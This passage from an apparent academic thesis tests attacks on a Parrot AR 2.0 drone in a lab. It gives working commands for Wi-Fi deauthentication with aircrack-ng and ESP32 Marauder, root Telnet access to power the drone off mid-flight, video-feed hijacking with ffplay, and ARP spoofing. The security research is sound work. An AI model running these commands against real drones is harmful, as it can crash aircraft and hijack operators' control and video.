The implementation of these attacks will generate primary data, which will be crucial for analysing the immediate visual effects on drone behaviour, such as whether the drone crashes, wobbles, or remains in air, as well as collecting network and digital forensic evidence left behind by each disruption technique.Table 3.2 outlines the specific tools utilised for executing each type of attack.

3.5 Data Analysis

3.5.1 Experiment Setup

The experiments were conducted using a Parrot AR 2.0 drone, selected for its wide usage and known vulnerabilities, making it an ideal subject for this research. The disruption techniques were implemented using tools like ESP32 microcontroller, Linux-based command-line utilities, and other relevant technologies. The setup was designed to simulate realistic attack scenarios where the drone's command-and-control channels and other vulnerabilities, such as open ports, were targeted.

Forensic analysis was a critical component of the experimental design. Each experiment was video recorded to capture the immediate visual effects on the drone, such as whether it crashed, wobbled, or maintained stability. This provided a real-time visual assessment of the impact of the attacks. In addition to visual documentation, Wireshark and Tcpdump were employed to capture and analyse network traffic, helping to identify anomalies, unauthorised data transmissions, and potential command-and-control disruptions. Furthermore, the drone's file system was examined post-attack to detect any unauthorised modifications or evidence left behind by the attacks.

3.5.2 Attack Phase

In this phase, a series of targeted attacks were systematically executed against the Parrot AR 2.0 drone, focusing on known vulnerabilities targeting the command and control (C2) channel and open ports of the drone. Section 3.4.1.1 provides a detailed

TABLE 3.2: Tool Overview for Each Attack

Attack Type	**Tool Used**	**Description**	**Reference**
Wi-Fi De-authentication Attack using Aircrack-ng	Aircrack-ng	Aircrack-ng is a suite of tools designed for Wi-Fi network security and can be used to perform various Wi-Fi based attacks, including de-authentication attack.	(*newbie_guide [Aircrack-ng]* n.d.)
Wi-Fi De-authentication Attack using ESP32 Microcontroller	Wireshark	Wireshark is a network protocol analyser used for capturing and examining network packets, enabling detailed analysis of network traffic and detection of anomalies.	(*Wireshark · About* n.d.)
Powering Off the Drone Remotely	telnet	The telnet command facilitates interactive communication with a remote host using the TELNET protocol.	(*telnet linux command man page* n.d.)
Video Stealing	Ffreplay	Ffplay tool is part of Ffmpeg tool suite which can used to capture video.	(*ffplay Documentation* n.d.)
Man-in-the-Middle Attack	arpspoof	arpspoof tool can be utilised to perform ARP spoofing	(*arpspoof(8): intercept packets on switched LAN - Linux man page* n.d.)
Denial of Service Attack	hping3	hping3 is a network utility that can send customised TCP/IP packets and display responses from the target, similar to how the ping program displays ICMP replies.	(*hping3(8) - Linux man page* n.d.)
Reverse Shell and File Deletion	ncat	Reverse shell technique is used to establish PTY with an outbound connection from a compromised host Trizna and Roli, n.d. ncat is popular tool used by attackers to obtain a reverse shell	(*Ncat - Netcat for the 21st Century* n.d.)

discussion of the various attacks employed in this research, along with the specific tools utilised to carry out each attack.

3.5.3 Visual Observation Phase

Following the execution of each attack, the immediate visual effects on the Parrot AR 2.0 drone were closely observed and recorded. This included:

- **Flight Stability:** Observing whether the drone wobbles, crashes, or maintains stability post-attack.
- **Operational Responses:** Assessing the drone's safety mechanisms, such as automatic hovering or emergency landing protocols triggered by the attacks.
- **Controller Device Behavior:** Monitoring the drone's controller application and Wi-Fi connectivity during the attack. This includes checking if the Wi-Fi disconnects, observing changes in the video feed quality, and noting any error messages displayed by the application during the attack.

3.5.4 Network and Forensic Data Analysis Phase

Table 3.3 shows the tool utilised to conduct network and forensics analysis for each attack

3.6 Ethical Implications

This research adhered strictly to the ethical guidelines established by the university, ensuring that all activities were conducted responsibly and ethically. Prior to the commencement of the study, ethical approval was obtained from the Project Supervisor. All data collected during the research, including video recordings, network traffic data, and forensic analysis results, was securely stored on encrypted storage devices, with regular backups to prevent data loss. Access to this data was restricted exclusively to the primary researcher, safeguarding confidentiality and data integrity.

The disruption techniques were carried out in a controlled environment to ensure the safety of the drone and its surroundings, preventing any unintended damage or interference with other systems. Ethical considerations also included ensuring that no malicious software or techniques were used outside the scope of this research. The ethical approval form for this research is included in Appendix B (Section .0.4).

TABLE 3.3: Forensics Tool Overview for Each Attack

Attack Type	**Tool Used**	**Description**	**Reference**
Wi-Fi De-authentication Attack using Aircrack-ng	Aircrack-ng	A suite of tools designed for Wi-Fi network security and can be used to perform various Wi-Fi-based attacks, including de-authentication attacks.	(*Wireshark · About* n.d.)
Wi-Fi De-authentication Attack using ESP32 Microcontroller	Wireshark	Wireshark is a network protocol analyser used for capturing and examining network packets, enabling detailed analysis of network traffic and detection of anomalies.	(*Wireshark · About* n.d.)
Powering Off the Drone Remotely	Nmap	Nmap (Network Mapper) is a powerful network scanning tool used for discovering open ports and services on a network.	*Nmap: the Network Mapper - Free Security Scanner* n.d.
Video Stealing	Wireshark	Wireshark is a network protocol analyser used for capturing and examining network packets, enabling detailed analysis of network traffic and detection of anomalies.	(*Wireshark · About* n.d.)
Man-in-the-Middle Attack	Wireshark	Wireshark is a network protocol analyser used for capturing and examining network packets, enabling detailed analysis of network traffic and detection of anomalies.	(*Wireshark · About* n.d.)
Denial of Service attack	hping3	hping3 is a network utility that can send customised TCP/IP packets and display responses from the target, similar to how the ping program displays ICMP replies.	Trizna and Roli, n.d.

Chapter 4

Results and Analysis

4.1 Introduction

The disruption of drone operations by exploiting vulnerabilities in their systems is a critical area of research, especially as the use of drones becomes more widespread and sophisticated. To effectively disrupt drone's functionality and understand the implications of such actions, the researcher utilised a three-phase approach for each type of attack conducted in this study.

The first phase is the Attack Phase, where various targeted attacks are executed against the drone, focusing on known vulnerabilities such as command-and-control (C2) channels and open ports. This phase involves implementing specific disruption techniques to interfere with the drone's normal operation.

The second phase is the Visual Observation Phase, which involves closely monitoring and recording the immediate visual effects of the attacks on the drone. This phase focuses on observing changes in the drone's behaviour, such as instability, erratic movements, or crashes, as indicators of operational disruption. It also includes assessing the impact on the drone's controller application and Wi-Fi connectivity, noting any disconnections, changes in the video feed quality, or error messages that may occur during the attack.

The third phase is the Forensics Analysis Phase, where network and digital forensic techniques are employed to analyse the traces left behind by the disruptions, including network traffic anomalies, unauthorised access, and changes to the drone's file system.

This chapter discusses the methods used to control the drone and explores each attack scenario through three distinct phases: the attack phase, the visual observation phase, and the forensic analysis phase.

4.2 Drone Control

4.2.1 1. AR.FreeFlight 2.0 Mobile Application

AR.FreeFlight 2.0 mobile application: The AR.FreeFlight 2.0 mobile application is used to control the drone. Initially, the mobile device must connect to the drone's open Wi-Fi network, which does not require a password. For this study, the

mobile device utilised was a Xiaomi POCO F1. Figure 4.1 shows an image of the AR.FreeFlight 2.0 Mobile Application.

FIGURE 4.1: AR.FreeFlight 2.0 Mobile Application

4.2.2 2. NodeJS Client

Installation:

To begin, first, install npm (Node Package Manager). Then, to install the necessary package that enables the NodeJS application to interact with the drone and perform commands such as take-off and landing, use the following command:

```
npm install ar-drone
```

LISTING 4.1: Installing ar-drone package

This command instructs the Node Package Manager (NPM) to install the ar-drone package created by Felixge, which provides the tools needed for your NodeJS application to communicate with and control the drone.

Running the Code

The following is the 'repl.js' script used to control the drone. This script makes the drone take off, rotate clockwise, and then land (refer to Listing 4.2):

```
var arDrone = require('ar-drone');
var client  = arDrone.createClient();

client.takeoff();

client
  .after(5000, function() {
    this.clockwise(0.5);
  })
  .after(3000, function() {
    this.stop();
    this.land();
  });
```

Listing 4.2: repl.js Script to Control Drone

To run the 'repl.js' script and control the drone, use the following command (refer to Listing 4.3):

```
nodejs repl.js
```

Listing 4.3: Running repl.js Script

4.3 Results- Attack Phase

4.3.1 Attack 1- De-authentication Attack using aircrack-ng



Figure 4.2: De-authentication Attack

The researcher first connects to the Parrot AR 2.0 drone's open Wi-Fi network using a laptop. Once connected, the researcher runs a custom NodeJS client script, as detailed in Listing 4.2, which automates the drone's control functions, including takeoff, rotation, and landing.

To simulate an attack scenario, the researcher utilises a live boot Kali Linux environment to change the network card to monitor mode using Aircrack-ng, allowing for packet sniffing and injection capabilities (as detailed in Figure 1 in the 6.3). After configuring the network card, the researcher uses Aircrack-ng to discover the BSSID of the drone's access point, as shown in Figure 4.3. Armed with the BSSID of Parrot AR Drone 2.0, the researcher sends de-authentication frames to all devices connected to the drone's Wi-Fi access point. These de-authentication frames are designed to

disconnect all legitimate clients, including the controller laptop running the NodeJS client, from the drone's Wi-Fi network, effectively disrupting the communication link and taking control away from the authorised user, as depicted in Figure 4.4.

This type of attack exploits a critical vulnerability in the Wi-Fi protocol that allows for the transmission of unauthenticated de-authentication frames. By leveraging this vulnerability, the researcher can repeatedly force legitimate users to disconnect from the drone's network. This simulated disruption demonstrates how control can be effectively taken away from the legitimate user, highlighting significant risks to the operational stability and security of the drone. Figure 4.2 illustrates the De-authentication attack scenario.

4.3.1.1 Commands Used

- Note: Refer to Listing 4.2 or Github for the script. for the script used to to control the drone.

1. Setting the Network Interface to monitor mode for BSSID Discovery:(For image refer Figure 1 in the Appendix (Section 6.3)

```
# Display the current wireless network configuration and
    ↪ settings
iwconfig

# Terminate processes that might interfere with setting a
    ↪ wireless interface to monitor mode
sudo airmon-ng check kill

# Enable monitor mode on wlan0 wireless interface for
    ↪ packet capturing on channel 6
# (Parrot AR 2.0 drones Wi-Fi uses channel 6)
sudo airmon-ng start wlan0 6

# List available wireless network interfaces and their
    ↪ current mode (Managed or Monitor)
sudo airmon-ng
```

Listing 4.4: Commands to Set Up Network Interface for Attack label

2. Displays BSSID, ESSID and other information about wireless networks and clients in range: (To find Parrot AR 2.0 Drone's BSSID)

```
sudo airodump-ng wlan0mon
```

Listing 4.5: Running airodump-ng on wlan0mon interface

FIGURE 4.3: BSSID Discovery

3.The following command sends a de-authentication frame to all clients connected to the Parrot AR 2.0 Drone access point:

```
sudo aireplay-ng --deauth 0 -a A0:14:3D:ED:92:14 wlan0mon
```

LISTING 4.6: Sends de-authentication frame to clients connected to the AP with BSSID A0:14:3D:ED:92:14



FIGURE 4.4: De-authentication Frames sent to Parrot AR 2.0 Drone's Wi-Fi AP

4.3.2 Attack 2- De-authentication Attack using ESP32 Microcontroller



FIGURE 4.5: De-authentication Attack using ESP32

Figure 4.5 illustrates De-authentication Attack using ESP32. The researcher begins by connecting to the Parrot AR 2.0 drone's open Wi-Fi network using the AR.FreeFlight 2.0 mobile application on a smartphone (Xiaomi POCO F1). Once connected, the application provides control over the drone's operational functions such as takeoff, landing and other functionalities.

To simulate an attack scenario, the researcher used an ESP32 microcontroller programmed with the ESP32 Marauder toolset, specifically designed for wireless attacks. The researcher initiates the ESP32 Marauder to change the microcontroller's network card to monitor mode, enabling packet sniffing and injection capabilities. After configuring the network interface, the researcher uses the ESP32 Marauder to scan for and discover the BSSID of the drone's access point. Once the BSSID of the Parrot AR Drone 2.0 is identified, the researcher commands the ESP32 microcontroller to send de-authentication frames to all devices connected to the drone's Wi-Fi access point. de-authentication frames as depicted in Figure 4.6 are crafted to disconnect all legitimate clients, including the controller laptop running the NodeJS client, from the drone's Wi-Fi network, effectively disrupting the communication link and denying access to the authorised user.

This attack takes advantage of a known vulnerability in the Wi-Fi protocol, which permits the transmission of de-authentication frames without requiring authentication similar to Attack 1 in Section 4.3.1.

4.3.2.1 Commands Used

1. Following are the commands used to perform de-authentication attack using ESP32 Microntroller: (For image, refer to Figure 4.6)

```
# Scan nearby Access Points to find their BSSID and ESSID
Scanap

# Stop the ongoing scan
Stopscan

# Set the target to an access point with ESSID
    ↪ ardrone2_003419 or similar
select -a -f "equals 'ardrone2_003419' or contains ardrone2
    ↪ "

# Initiate a de-authentication attack on the selected
    ↪ target
attack -t deauth
```

Listing 4.7: Commands to Scan for Access Points and Initiate De-authentication Attack



Figure 4.6: De-authentication Attack using ESP32

4.3.3 Attack 3- Powering Off the Drone Remotely



FIGURE 4.7: Attack 3- Powering Off the Drone Remotely

Figure 4.7 illustrates the remote drone shutdown attack. In this scenario, the researcher used the Parrot AR 2.0 mobile application on a Xiaomi POCO F1 device. As discussed in Section 2.2.3.1, any user connected to the drone's Wi-Fi network can obtain root access via Telnet without requiring a password.

To simulate this attack, the researcher connected to the drone via Telnet, gaining root access while the drone was in flight, controlled by another device. Once connected, the researcher navigated to the /bin directory, which contains a binary named poweroff. Executing this command remotely shut down the drone, causing it to immediately fall from the air. As a result, the controller phone, a Xiaomi POCO F1, was disconnected from the drone's Wi-Fi network due to the abrupt loss of power. Subsequently, the researcher, acting as the attacker, switched the drone back on and used a Xiaomi Redmi Note 8.

The researcher then enabled the pairing option on the drone, ensuring that no other operator could connect to it. The pairing option on the Parrot AR 2.0 drone restricts connectivity to a single device, preventing multiple devices from connecting simultaneously. Consequently, the authorised controller, initially using the Xiaomi POCO F1 mobile device, could no longer connect to the drone. With pairing mode enabled, only the attacker's device (Xiaomi Redmi Note 8) retained control over the drone.

This vulnerability highlights a significant security risk, as the drone's open Telnet access allows root access without a password. This flaw enables unauthorised users to take control of the drone and prevent other legitimate users from connecting.

4.3.3.1 Commands Used

Refer to Appendix (section 6.3), Figure 2 for the Nmap scan results of open ports

1. Following are the commands used to poweroff drone remotely: (For image, refer to Figure 4.8)

```
# Connect to the drone via Telnet
telnet 192.168.1.1

# Navigate to the /bin directory
cd /bin

# Execute the poweroff command to shut down the drone
poweroff
```

Listing 4.8: Commands to Power Off the Drone via Telnet

Figure 4.8: Powering Off Command

Table 4.1 lists the destructive commands that can be executed on the drone

Table 4.1: Destructive Commands

Command	Description
poweroff	Turn off the drone
halt	Turn off the drone
reboot	Reboot the drone
rmmod	Remove a kernel module

4.3.4 Attack 4- Video Stealing



FIGURE 4.9: Attack 4- Video Stealing

Figure 4.9 illustrates the video stealing attack. The AR Drone 2.0 transmits H264 video to its controller on port 5555, with the video frames encapsulated using Parrot Video Encapsulation (PaVE), as depicted in . In this scenario, a Xiaomi POCO F1 was initially used to control the drone. To simulate the attack, the researcher employed ffplay to intercept and take over the drone's video feed. This attack was successful, resulting in the authorised user's video feed being cut off, effectively allowing the attacker to hijack the live video stream.

Hijacking the drone's video feed allows an attacker to secretly monitor sensitive information, leading to privacy breaches or espionage. This also deprives the legitimate operator of visual control, increasing operational risks.

4.3.4.1 Commands used

1. The following command was used to steal the Drone's video feed

```
ffplay http://192.168.1.1:5555
```

LISTING 4.9: Command Used to Steal Video feed

Figure 4.10 shows a video feed that was stolen.



FIGURE 4.10: Attack 4- Video Stealing

4.3.5 Attack 5- Man-in-the-Middle Attack



FIGURE 4.11: Attack 5- Man-in-the-Middle attack

Figure 4.11 illustrates the Man-in-the-Middle attack. In this scenario, a Xiaomi POCO F1 mobile device was connected to the drone but the drone wasn't flown.

To simulate the attack, the researcher employed the arpspoof tool to perform ARP spoofing, effectively intercepting the traffic between the authorised user and the drone. As a result of this ARP spoofing, all communication from the user to the drone was rerouted through the attacker's device. This malicious routing initially caused the video feed to disconnect, subsequently leading to the authorised user's mobile device being disconnected from the drone entirely, rendering the drone uncontrollable by the legitimate user.

The implications of this attack are significant, as the attacker gains the ability to intercept, monitor, and potentially manipulate all communications between the authorised user and the drone. This not only compromises the security and privacy of drone operations but also highlights the critical vulnerability of drones to ARP spoofing attacks, which can lead to a complete loss of control over the drone.

4.3.5.1 Commands Used

1. The following command was used to perform ARP spoofing:

```
arpspoof -i wlan0 -t 192.168.1.3 192.168.1.1
```

Listing 4.10: Command used to perform ARP spoofing

Figure 4.12 shows the exuection of ARP spoofing using the arpsoof tool.



Figure 4.12: ARP Spoofing Command

4.3.6 Attack 6- Denial of Service attack

